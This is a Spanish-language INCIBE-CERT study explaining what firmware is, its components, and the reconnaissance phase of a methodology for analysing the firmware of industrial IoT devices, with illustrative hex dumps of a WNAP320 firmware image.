España | digital 2026

Estudio de análisis de firmware en dispositivos industriales

Financiado por la Unión Europea
NextGenerationEU

MINISTERIO DE TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

septiembre 2023

INCIBE-CERT_ESTUDIO_ANALISIS_DE_FIRMWARE_SCI_2023_v1.1

Índice

ÍNDICE DE FIGURAS

1. Sobre esta guía

La presente guía pretende explicar en mayor medida todo sobre el *firmware* de dispositivos IoT, tanto a nivel teórico-técnico como una explicación práctica sobre como analizar el *firmware* de los dispositivos.

La redacción tiene un carácter técnico tanto en la parte teórica como en la parte práctica, ya que se ha considerado que un análisis profundo del *firmware* requiere de diferentes aspectos muy específicos y exactos para la realización de un análisis profundo. Este análisis no es muy común en la securización o comprobación de vulnerabilidades de dispositivos IoT o IIoT, por lo que se ha hecho hincapié en la metodología de análisis del binario, especificando claramente en cada uno de los apartados del análisis la ejecución paso a paso.

El orden de los contenidos se encuentra distribuido de tal forma que inicialmente se tenga un conocimiento teórico sobre la tecnología en general, para posteriormente ir enfocando los contenidos tanto a la utilización de las herramientas para el análisis, como la ejecución y resultados obtenidos en dichas pruebas de seguridad.

Por último, se realiza una conclusión en la que se valora este tipo de análisis sobre los dispositivos IoT, explicando la dificultad y los posibles resultados obtenidos.

2. Introducción

La gran mayoría de los dispositivos que se conocen en la actualidad contienen un ***firmware*.** Un claro ejemplo de esto, son los **dispositivos IoT** (*Internet of Things*[1]), que utilizados en las empresas del sector industrial junto con los **dispositivos IIoT** (Industrial Internet of Things[2]) conforman un conjunto muy numeroso. Casi la totalidad de los procesos del sector dependen de un dispositivo de este tipo, por lo que un análisis desde la base, es decir, desde el *firmware*, puede ayudar a evitar que estos dispositivos sean vulnerados.

Para concretar la magnitud y el grado de importancia del análisis en profundidad de estos dispositivos y tal como se refleja en el artículo de INCIBE-CERT de 'Predicciones en Seguridad Industrial en 2023'[3], se prevé que, en el año **2025, se llegue a la cifra de 21,5** billones de dispositivos conectados, tal y como muestra la siguiente ilustración:




Ilustración 1: Previsión del número de dispositivos IoT conectados; Fuente: IoT Analytics.

Este crecimiento tan elevado se debe al afianzamiento de la Industria 4.0[4] en el sector industrial, junto con la **incesante búsqueda por aumentar la interconectividad, la automatización de procesos y la adquisición de datos en tiempo real**. Además, todo esto, se está viendo supeditado al surgimiento de la Industria 5.0, la cual trae consigo la transformación del sector industrial en espacios inteligentes con los dispositivos IIoT y la computación cognitiva.

En el caso del **entorno industrial** y sobre el que se centrará esta guía, los dispositivos **IIoT conviven con los dispositivos IoT,** ya que toda empresa industrial tiene conexiones entre

[1] https://www.incibe-cert.es/blog/iot-protocolos-comunicacion-ataques-y-recomendaciones

[2] https://www.incibe-cert.es/blog/mejora-del-iiot-entornos-industriales

[3] https://www.incibe-cert.es/blog/esperar-ciberseguridad-industrial-2023

[4] https://www.incibe-cert.es/blog/ciberseguridad-industria-4-0

el entorno IT y el entorno OT. Es por ello, que una **vulnerabilidad en el *firmware* de un dispositivo IT, podría llegar a afectar gravemente a los dispositivos de la parte operacional** en el caso de que la red no estuviera bien configurada. Esta es una de las principales razones que resaltan la importancia de analizar, tanto el *firmware* de los dispositivos IT, como los dispositivos OT dentro de entornos industriales, ya que estar tan extendidos, los convierte en un objetivo principal para los atacantes.

Un ejemplo de estos ataques es la Botnet Mirai[5], la cual utilizaba las credenciales por defecto de los dispositivos IoT, para atacarlos. En muchos casos, estas credenciales pueden obtenerse directamente del *firmware* si este no ha sido securizado (ofuscado o cifrado). Entre los dispositivos atacados en un entorno industrial se podrían encontrar *routers*, cámaras IP de vigilancia, grabadoras de video digital, *switches*, *hubs*, *firewalls* industriales etc. Mientras, por ejemplo, en un domicilio, serían las Smart TV, las neveras u otros electrodomésticos conectados a la red, los *routers* de proveedores de internet o cualquier otro dispositivo pensado para facilitar la vida cotidiana.




Ilustración 2: Dispositivos IIoT.

La **seguridad de un sistema radica en la seguridad de sus dispositivos base** y dentro de estos, la **seguridad parte del concepto más básico del dispositivo**, por lo que el análisis del *firmware* puede ayudar a descubrir posibles vulnerabilidades que de otra manera jamás se hubieran descubierto.

Aunque existen múltiples tipos de ataques a dispositivos IoT e IIoT, este estudio se centrará en el *firmware* de estos dispositivos, para comprobar posibles vulnerabilidades, mediante pruebas de seguridad e ingeniería inversa que permitirán un análisis profundo del mismo.

A lo largo de esta guía se explicarán los pasos a seguir de la metodología de análisis de *firmware* y cómo realizar un análisis desde la fase de reconocimiento hasta la fase de explotación del binario, mediante la utilización de herramientas y técnicas de inteligencia de código abierto (**OSINT**). Cada fase vendrá explicada tanto de forma teórica como de forma práctica, haciendo referencia a los aspectos más importantes y a las configuraciones necesarias para poder obtener resultados precisos.

La principal finalidad de esta guía radica en **definir los pasos para identificar de forma ética las vulnerabilidades de diferentes tipologías de *firmware*, con el objetivo de eliminarlas o mitigarlas**.

[5] https://www.incibe.es/protege-tu-empresa/herramientas/servicio-antibotnet/amenazas/Mirai

3. Organización del documento

El presente estudio sobre el análisis del firmware presente una estructura enfocada al aprendizaje progresivo sobre dicha metodología. Inicialmente se realiza una 2.- **introducción** a el porque de realizar diferentes pruebas sobre los dispositivos IoT y las causas del crecimiento de análisis de binarios de dispositivos claves en entornos industriales.

Tras la introducción, se explica 4.- **qué es un *firmware*** en sí, además de las 5.- **partes o elementos** de los que se compone el binario, realizando así una explicación cada elemento para tener una compresión mayor y una base de cómo se estructura el firmware de un dispositivo IoT.

Posteriormente ya se inicia la sección de la 6. -**metodología de análisis**. Esta sección comprende desde la fase de 6.1.- **reconocimiento** hasta la 6.8.- **explotación** del binario mediante las vulnerabilidades encontradas en las fases intermedias.

Por último, para la finalización del estudio, se recogen unas 7.- **conclusiones** basadas en pruebas realizadas sobre diferentes firmwares IoT, así como una conclusión sobre porque se deben implementar cada vez más este tipo de prácticas.

4. ¿Qué es un firmware?

Un ***firmware*** se define como un tipo de *software* embebido en la memoria de lectura de un dispositivo. Se encarga de proporcionar las instrucciones sobre el comportamiento del dispositivo y suele activar las funciones básicas del mismo. Usualmente se almacena en la memoria de solo lectura (**ROM**, *Read Only Memory*), previniendo posibles borrados. Además, solo se puede modificar o eliminar mediante programas especiales.

Todas estas características pueden permitir que el *firmware* omita al sistema operativo, a las API y *drivers* del dispositivo para proveer instrucciones que permitan realizar tareas básicas o comunicarse con otros dispositivos. La diferencia que podemos encontrar entre el *firmware* y el *software* es que, el primero ejecuta un código de bajo nivel que introduce instrucciones para la máquina, mientras que el segundo, se ejecuta para diferentes procesos y aplicaciones.

El *firmware* es la primera sección que se ejecuta cuando un dispositivo es encendido, esta ejecución, sigue un proceso de arranque en el que un conjunto inicial de código carga otro código y el nivel de funcionalidad se expande a medida que avanza el arranque. Además, su principal propósito es activar a la máquina desde su encendido y preparar el entorno para cargar el sistema operativo de la **RAM** (*Random Access Memory*) y disco duro:

Las partes que componen principalmente un *firmware* son las siguientes:

- ***Bootloader*:** es un combinado de utilidades que permiten realizar la actualización de datos relevantes sobre el sistema operativo y de su carga en la memoria RAM antes del inicio del dispositivo:
- ***Kernel*:** se considera el centro de mando de los dispositivos electrónicos. Es el encargado de gestionar que el *hardware* no se sature y que los programas y el sistema operativo usen eficientemente los recursos.
- **Binarios de espacio de usuario**: archivos cuya información está definida en unos y ceros. Su ejecución permite desempeñar diferentes funcionalidades del sistema.
- **Sistema de ficheros:** sistema clasificador de archivos el cual permite el acceso correcto a los mismos.
- **Ficheros comprimidos:** permiten reducir el peso de un conjunto de archivos.
- **Archivos en texto plano:** diferentes archivos de texto plano como su nombre bien indica que pueden ser ejecutados por cualquier programa.

A su vez, dentro de los *firmwares*, existen tres tipos de este:

- ***Firmware* de bajo nivel**: no se pueden modificar o alterar puesto que son considerados una parte integral del *hardware*. Son almacenadas en un chip de memoria no volátil como la ROM o una programable como la PROM (*Programmable Read-Only Memory*), o, memoria digital en los cuales los valores de cada bit dependen del estado de un fusible.
- ***Firmware* de alto nivel:** suelen contener instrucciones de mayor complejidad que las del firmware de bajo nivel, acercándolos más hacia el mundo del software que del hardware. Son usados en conjunto con los chips de memoria flash para posibilitar las actualizaciones.

- **Subsistema:** son parte de un sistema más extenso, que puede trabajar de forma independiente. Suelen parecerse al dispositivo del que forman parte, puesto que el microcódigo está instalado en la Unidad Central de Procesamiento (CPU).

El *firmware* es utilizado para comunicarse con los dispositivos *hardware* del sistema, lo cual es importante para tener un correcto funcionamiento de los niveles superiores del *software*, en algunos casos, se podrían llegar a encontrar hasta varios tipos de *firmware* debido a la complejidad de los sistemas.

En un ordenador, aunque haya varios tipos de *firmware*, como por ejemplo el del procesador, discos duros o tarjetas gráficas, se detectará como principal el de la BIOS. Para poder usar un *firmware* se debe tener un programa diseñado para comunicarse con él, de ahí que existan diferentes controladores o *drivers*.

5. Partes o elementos de un firmware

A lo largo de este apartado se hará énfasis en las partes o elementos de un *firmware*, lo cual aportará un conocimiento técnico más avanzado sobre funcionamiento de este programa lógico para posteriormente analizarlo de una forma más efectiva.

Como ya se introdujo en el apartado 4 *'*¿Qué es un firmware?*'*, este, consta de diferentes elementos, entre los que podemos encontrar el *bootloader*, el *kernel*, los binarios, el sistema de ficheros, los archivos en texto plano, los *drivers* del dispositivo, el *Chip-set* y el código de aplicación.

A continuación, se detallan cada uno de estos elementos.

5.1. Bootloader

Es el *software* encargado de que todos los datos importantes del sistema operativo se carguen de manera correcta en la memoria, cuando se inicia el dispositivo desde el punto de vista del *hardware*. Además de cargar la memoria interna, también realiza una serie de procesos para que, en última instancia, se ejecute el sistema operativo.

En definitiva, tras encenderse un dispositivo, se lanza el software del *bootloader* mediante un medio de arranque, como puede ser un USB o disco duro, esto depende del dispositivo en sí.

El *firmware* recorre secuencialmente los soportes de datos encontrados, buscando un *bootloader* mediante una firma especial, llamada **'firma de arranque'** (*boot signature o boot record*). En la mayor parte de dispositivos, la búsqueda está configurada para comenzar por los elementos extraíbles, como pueden ser USB, CD/DVD, discos duros externos, etc. Seguidos por los discos duros internos. Los discos duros, el gestor de arranque y la firma se encuentran generalmente en el **MBR** (*Master Boot Record*) que también contiene tablas de particiones del soporte de datos. **Cuando encuentra un gestor de arranque, este se carga e inicia el sistema**. Si la búsqueda no se realiza con éxito, el *firmware* remitirá un mensaje de error.




Ilustración 3: Pasos bootloader[6].

El *bootloader* se puede encontrar almacenado en dos lugares:

- En el primer bloque del medio de arranque, conectado al principio de los registros del arranque maestro, el cual contiene el enlace al *bootloader* requerido por el *firmware* y el propio *software* de arranque.
- En una partición específica del medio de arranque, seleccionada por el sistema operativo para el almacenamiento del *bootloader*, aunque el sistema de archivos subyacente y las tablas de particiones pueden variar enormemente. Es el *firmware* que estipula un formato de archivo específico.

5.1.1. Tareas del bootloader

Su función principal es **el arranque del sistema**, para ello, tras ser ejecutado por el *firmware*, su primera tarea es cargar la memoria interna y, posteriormente, el núcleo del sistema operativo, además de procesar diferentes órdenes y tareas rutinarias, como podría ser la integración de datos. Algunos *bootloaders* pueden llegar a realizar diferentes operaciones adicionales, como:

- Reconocimiento y arranque de otros *bootloaders*.
- Ejecución de programas externos.
- Corrección o adición de funciones o entradas defectuosas o insuficientes del *firmware*.
- Carga del *firmware* alternativo.

Una vez realizadas todas las tareas correspondientes al *bootloader*, este, devolverá la responsabilidad al núcleo del dispositivo.

[6] https://www.digikey.es/es/articles/iot-security-fundamentals-part-3-ensuring-secure-boot-and-firmware-update

5.1.2. Bootloaders existentes

Algunos de los *bootloaders* más comunes que podemos encontrarnos en estos momentos son los siguientes:

- **Bootmgr**: usado en sistemas Windows actuales.
- **Barebox**: para los sistemas integrados.
- **Boot.efi**: utilizado en dispositivos MAC actuales.
- **OpenBIOS**: gestor de arranque libre con licencia GNU-GPL.

5.2. Kernel

Esta parte fundamental del sistema operativo se encarga de **conceder acceso al *hardware* de forma segura**, además, ejecuta en modo privilegiado con acceso especial a los recursos del sistema, decidiendo el orden de las peticiones recibidas según la prioridad e importancia.

Se pueden encontrar dos tipos:

- **Privado**: no se tiene acceso a los componentes que lo forman, ni se pueden realizar modificaciones en el.
- **Publico:** se tiene acceso a él para examinarlo y realizar aportes o modificaciones útiles para el resto de los usuarios.

Dentro de ellos se existen cuatro grupos diferentes:

- **Núcleos monolíticos**: facilitan las abstracciones del *hardware* subyacente.
- **Micronúcleos:** proporcionan un conjunto diminuto de abstracciones básicas del *hardware* y usan diferentes aplicaciones para obtener una mayor funcionabilidad.
- **Núcleos híbridos:** similares a los micronúcleos, diferenciándose únicamente por la inclusión de código adicional para que se ejecute de forma más rápida.
- **Exonucleos:** permiten el uso de bibliotecas que proporcionan una mayor funcionabilidad gracias al acceso casi directo o directo al *hardware*, pero no facilitando ninguna abstracción

Por otra parte, el *kernel*, sirve para **administrar los recursos de *hardware*** que soliciten los diferentes elementos y hacer de intermediario decidiendo qué, quién y cuándo tiene acceso. Además, tiene la capacidad para **distribuir los recursos de manera eficiente y ordenada.**

En cuanto a sus características sobre la comunicación de componentes, el *kernel*, permite la comunicación entre diferentes dispositivos inteligentes, además de la conexión con los diferentes periféricos disponibles dentro de un mismo dispositivo.

A modo de resumen, a continuación, se muestran las cinco principales características del kernel:

- Administración de la memoria de los programas y procesos en ejecución.
- Administración del tiempo de procesador que los programas y procesos utilizan.
- Comunicación entre los programas que solicitan recursos y *hardware*.
- Gestión de los distintos programas informáticos de una máquina.

- Gestión del *hardware*.

5.3. Binarios

Los binarios, son archivos que contienen información binaria, es decir, unos y ceros, que el sistema puede leer. Los archivos podrían ser ejecutables que indiquen al sistema las instrucciones que debe realizar.

```
000004b0  3d 7b 4c 48 ba 97 fc 16  a6 5d 5b b6 4d c4 df 68  |={LH.....][.M..h|
000004c0  c9 74 36 86 d1 09 be 32  16 c2 fc 88 37 f8 35 00  |.t6....2....7.5.|
000004d0  ac 20 1b 27 e5 f7 c0 e6  df 54 7b 95 f1 e7 ef 52  |. .'.....T{....R|
000004e0  9c 75 8d 6f 86 57 ba 26  d5 bf 7d f3 17 50 4b 03  |.u.o.W.&..}..PK.|
000004f0  04 14 00 00 00 08 00 f2  5b 83 40 44 6e dc 26 a3  |........[.@Dn.&.|
00000500  cd 51 00 00 d0 52 00 1b  00 00 00 57 4e 41 50 33  |.Q...R.....WNAP3|
00000510  32 30 5f 56 32 2e 30 2e  33 5f 66 69 72 6d 77 61  |20_V2.0.3_firmwa|
00000520  72 65 2e 74 61 72 d4 b8  57 30 1c 0e 14 ef 4f 04  |re.tar..W0....O.|
00000530  49 04 49 44 74 a2 47 ef  7d ad 24 82 e8 49 f4 de  |I.IDt.G.}.$..I..|
00000540  5b b4 e8 75 2d 11 24 7a  89 5e 56 22 6c f4 e8 7d  |[..u-.$z.^V"l..}|
00000550  11 ac 6e f5 ce 12 65 f5  c5 62 b1 ec de df bf bc  |..n...e..b......|
00000560  fc 67 fe 73 ef cb 7d b9  9f 99 33 e7 cc 69 4f df  |.g.s..}...3..iO.|
00000570  39 0f c7 df dd cd c5 c3  2f 50 d8 29 58 d8 4f dd  |9......./P.)X.O.|
```

Ilustración 4: Archivo binario.

```
0001f130  6d 2d 6c 69 6e 75 78 2d  6d 75 73 6c 65 61 62 69  |m-linux-musleabi|
0001f140  2f 35 2e 33 2e 30 2f 2e  2e 2f 2e 2e 2f 2e 2e 2f  |/5.3.0/../../../|
0001f150  2e 2e 2f 61 72 6d 2d 6c  69 6e 75 78 2d 6d 75 73  |../arm-linux-mus|
0001f160  6c 65 61 62 69 2f 6c 69  62 2f 63 72 74 6e 2e 6f  |leabi/lib/crtn.o|
0001f170  00 63 6f 6e 73 6f 6c 65  2e 63 00 63 72 74 31 2e  |.console.c.crt1.|
0001f180  63 00 63 72 74 73 74 75  66 66 2e 63 00 5f 5f 45  |c.crtstuff.c.__E|
0001f190  48 5f 46 52 41 4d 45 5f  42 45 47 49 4e 5f 5f 00  |H_FRAME_BEGIN__.|
0001f1a0  5f 5f 4a 43 52 5f 4c 49  53 54 5f 5f 00 64 65 72  |__JCR_LIST__.der|
0001f1b0  65 67 69 73 74 65 72 5f  74 6d 5f 63 6c 6f 6e 65  |egister_tm_clone|
0001f1c0  73 00 72 65 67 69 73 74  65 72 5f 74 6d 5f 63 6c  |s.register_tm_cl|
0001f1d0  6f 6e 65 73 00 5f 5f 64  6f 5f 67 6c 6f 62 61 6c  |ones.__do_global|
0001f1e0  5f 64 74 6f 72 73 5f 61  75 78 00 63 6f 6d 70 6c  |_dtors_aux.compl|
0001f1f0  65 74 65 64 2e 36 35 37  32 00 5f 5f 64 6f 5f 67  |eted.6572.__do_g|
0001f200  6c 6f 62 61 6c 5f 64 74  6f 72 73 5f 61 75 78 5f  |lobal_dtors_aux_|
0001f210  66 69 6e 69 5f 61 72 72  61 79 5f 65 6e 74 72 79  |fini_array_entry|
0001f220  00 66 72 61 6d 65 5f 64  75 6d 6d 79 00 6f 62 6a  |.frame_dummy.obj|
0001f230  65 63 74 2e 36 35 37 37  00 5f 5f 66 72 61 6d 65  |ect.6577.__frame|
0001f240  5f 64 75 6d 6d 79 5f 69  6e 69 74 5f 61 72 72 61  |_dummy_init_arra|
0001f250  79 5f 65 6e 74 72 79 00  5f 5f 6c 69 62 63 5f 73  |y_entry.__libc_s|
```

Ilustración 5: Archivo binario con datos visibles.

Como se puede observar en la imagen anterior, al analizar un fichero con diferentes herramientas, como Binwalk o firmadyne, se observa cómo el propio binario también contiene información que puede ser entendible directamente por un humano, como el *firmware* analizado (en este caso el WNAP320 con la versión V2.0.3) o la estructura de carpetas que compone el archivo.

5.4. Sistema de ficheros

Sistema de almacenamiento de un dispositivo de memoria, que estructura y organiza la escritura, búsqueda, lectura, almacenamiento, edición o eliminación de los archivos de manera concreta. Su principal objetivo es poder identificar los archivos correctos y acceder a ellos de la manera más rápida posible.

5.5. Ficheros comprimidos

Es el resultado de tratar a un archivo, documento, carpeta, etc. con un programa de compresión. El objetivo principal es reducir el peso de los ficheros sin perder la información original. Algunos ejemplos son LZMA, GZIP, ZIP, ZLIB, ARJ o TAR.

Dependiendo del tipo de compresión el análisis del *firmware* puede verse afectado ya que algunos ficheros comprimidos admiten el cifrado de datos, mientras que otros, se limitan a la compresión, buscando una descomprensión sencilla, pero permitiendo la lectura de los datos en claro tras la descomprensión.

5.6. Archivos en texto plano

Son archivos formados exclusivamente por texto o caracteres sueltos, sin ningún tipo de formato y que no requieren de interpretación para ser leídos. Solo contienen texto, sin información sobre el tipo de letra, formatos o tamaños.

5.7. *Drivers* del dispositivo

Un componente *software* el cual permite comunicarse a dos elementos entre sí. Suele ser entre el sistema operativo y un dispositivo externo. Su función es dar instrucciones al sistema operativo sobre cómo debe funcionar el dispositivo instalado. Se pueden observar diferentes tipos de *drivers*, como audio, video, LAN/Ethernet, Wireless, USB, dispositivos externos, etc.

5.8. Chipset

Es un conjunto de chips y circuitos electrónicos, integrados en el procesador del dispositivo electrónico, y utilizado para controlar el flujo de datos que trascurre entre el procesador, la memoria y los periféricos. Dos claros ejemplos de chipset son: la memoria ROM o la memoria flash.

5.9. Código de aplicación

Conjunto de programas diseñados para llevar a cabo una función específica al ejecutarse sobre el código del sistema. En el *firmware* permite enviar instrucciones a los dispositivos para que funcionen o realicen tareas básicas, lo que permite un control de bajo nivel.

6. Metodología de análisis

Recordando que la finalidad de esta metodología radica en mostrar los diferentes pasos para identificar de forma ética las vulnerabilidades del firmware, con el objetivo de reducir o mitigar dichas vulnerabilidades, también se puntualiza que estas pruebas se deben realizar en un entorno controlado, donde no afecte a la producción o las comunicaciones entre dispositivos del entorno industrial.

6.1. Reconocimiento

Se puede considerar como la fase más importante de toda la metodología ya que permite tener una visión completa antes de empezar el análisis del firmware. En ella se deberán recopilar todos los detalles técnicos y toda la documentación del firmware objeto de nuestro análisis.

A lo largo de la fase de reconocimiento, la búsqueda de información permitirá familiarizarse con la tecnología y a su vez comprender la composición general y los componentes subyacentes del dispositivo. Esta información debe ser recopilada de forma previa al trabajo de campo y las pruebas de seguridad.

Se puede identificar un dispositivo vulnerable desde muchos puntos de vista. Algunas fuentes de información pueden ser:

- **La web oficial del fabricante**, donde se suelen listar diferentes tipos de documentación, características técnicas, modos de empleo y uso, aplicaciones con las que el dispositivo puede interactuar, etc.
- Los **registros de certificación** representan otra fuente valiosa de información, ya que los proveedores, en la gran mayoría de los casos, deben certificar que los dispositivos cumplen con la normativa técnica. Estos informes, suelen contener información muy útil para cualquier evaluación de seguridad.
- Los **repositorios de código**. Resultan muy útiles ya que bastantes dispositivos usan software sujeto a licencias de código abierto, esto implica que los fabricantes deben publicar partes de su software de manera abierta o proveer acceso al código fuente.

A continuación, se enumeran algunos de los puntos sobre los que es recomendable recabar información, teniendo así una mayor comprensión del sistema global:

- **Arquitecturas de CPU** que soportan el *firmware*.
- **Plataforma** sobre la que trabaja el *firmware*.
- Configuraciones del '**bootloader**' o gestor de arranque.
- Esquemas del *hardware*.
- '***Datasheets***' u hojas de datos sobre el *firmware*.
- Una estimación de líneas de código que contiene el *firmware* o '**LoC**' (*Lines of Code*).
- Ubicación del repositorio de **código fuente**.
- **Componentes externos** que contenga.
- **Licencias** de código abierto que contenga.
- '***Changelogs***' o cambios de registro.

- Los **ID de la FCC** (Comisión Federal de Comunicaciones).
- **Diagramas** de diseño y flujo de datos.
- Posibles modelos de amenazas.
- **Informes previos** de pruebas de penetración.
- **Tickets de seguimiento** de los errores.

En caso de ser posible, la comunicación directa con el equipo de desarrollo del firmware siempre deberá de aprovecharse, ya que permite obtener una mayor compresión del sistema, junto a datos precisos y actualizados del lenguaje. Además, se debe realizar una comprensión sobre los controles de seguridad que tienen aplicados y los riesgos más preocupantes que generan.

En caso de ser necesario, se deben programar ejercicios de seguimiento de características más profundas. Todas las pruebas suelen tener más éxito cuando existe un entorno de colaboración, por lo que es importante conseguirlo.

También es importante intentar obtener los datos utilizando **herramientas y técnicas de inteligencia de código abierto** (**OSINT**). El principal motivo para usar este tipo de herramientas radica en la fácil accesibilidad, ya que se podrán encontrar guías que junto a la inspección de código faciliten la comprensión de las herramientas utilizadas, en caso de ser necesario.

Además, es recomendable descargar el repositorio y realizar un análisis estático manual y automatizado del código base. Algunas herramientas de código abierto ya utilizan herramientas de análisis estático gratuitas proporcionadas por proveedores que ofrecen resultados de análisis de alta calidad.

Con la información ya obtenida, **se debe realizar un ejercicio de modelo de amenaza ligera, mapeando las superficies de ataque y las áreas de impacto que muestran el mayor valor en caso de compromiso**.

Para finalizar este apartado y como es considerado de vital importancia para el comienzo del análisis del *firmware*, se van a explicar los puntos más importantes sobre los que se deben recabar información para tener un elevado grado de entendimiento del *firmware* del dispositivo.

6.1.1. Arquitectura de CPU soportada

Aunque las **diferencias entre CPU de alto o bajo rendimiento no afectan a la seguridad del dispositivo analizado**, es recomendable conocer sus características y capacidades al margen de la arquitectura en sí. Se pueden encontrar diferentes tipos de arquitecturas durante los escaneos de *firmware* realizados, un ejemplo es el tipo ARM (*Advanced RISC Machine*), como se observa en la siguiente imagen:




Ilustración 6: Tipo de CPU: ARM.

La capacidad de poder visualizar el tipo de CPU en la fase inicial del análisis total del firmware permitirá simplificar el proceso de *reversing* y emulación, además de proporcionar

una visión cercana de la seguridad a la que poder enfrentar al análisis del *firmware*. Algunos dispositivos pueden contener módulos externos para almacenar información o partes cifradas de la plataforma, lo que dificultaría el análisis.

6.1.2. Configuración del bootloader

Un punto importante de entrada al sistema puede ser el ***bootloader***, ya que su modo de recuperación en algunos dispositivos suele estar desprotegido, permitiendo así hacer una copia de seguridad con claves y certificados seguros. Una vulnerabilidad en el acceso permitiría saltar varias capas de seguridad del sistema.

Se pueden encontrar diferentes programas de *software* independientes para analizar el bootloader, todos ellos preparados para los principales tipos de arquitectura de la CPU (incluyendo PPC, ARM, MIPS, etc.).

- *Das U-boot*: proyecto que permite comprobar arquitecturas. Está liberado bajo la licencia de GNU y se puede construir únicamente en estructuras de ordenadores x86.
- *Libreboot*: proyecto que reemplaza la BIOS en la mayoría de los ordenadores con un SO (Sistema Operativo) libre y está diseñado para realizar las tareas mínimas de un sistema operativo de 32 y 64 bits. Funciona con casi cualquier distribución GNU/Linux que use KSM (*Kernel Mode Setting*) para gráficos y no funciona para Windows ni para BSD (*Berkeley Software Distribution*).
- Android *bootloader*.
- CFE (*Common Firmware Environment*).

6.1.3. Esquema hardware

El esquema del diseño electrónico puede ser otra gran fuente de información que ayude a expandir la superficie de ataque. Es posible obtenerlo a partir de fuentes oficiales o mediante ingeniería inversa y pertenecerá a la parte hardware de los dispositivos.

Se deben identificar los buses donde podamos leer información en claro, sin cifrar y, si se pudiese, que permitan manipular y enviar información falsa, acción que podría permitir al usuario tener acceso a posibilidades que antes no estaban disponibles.

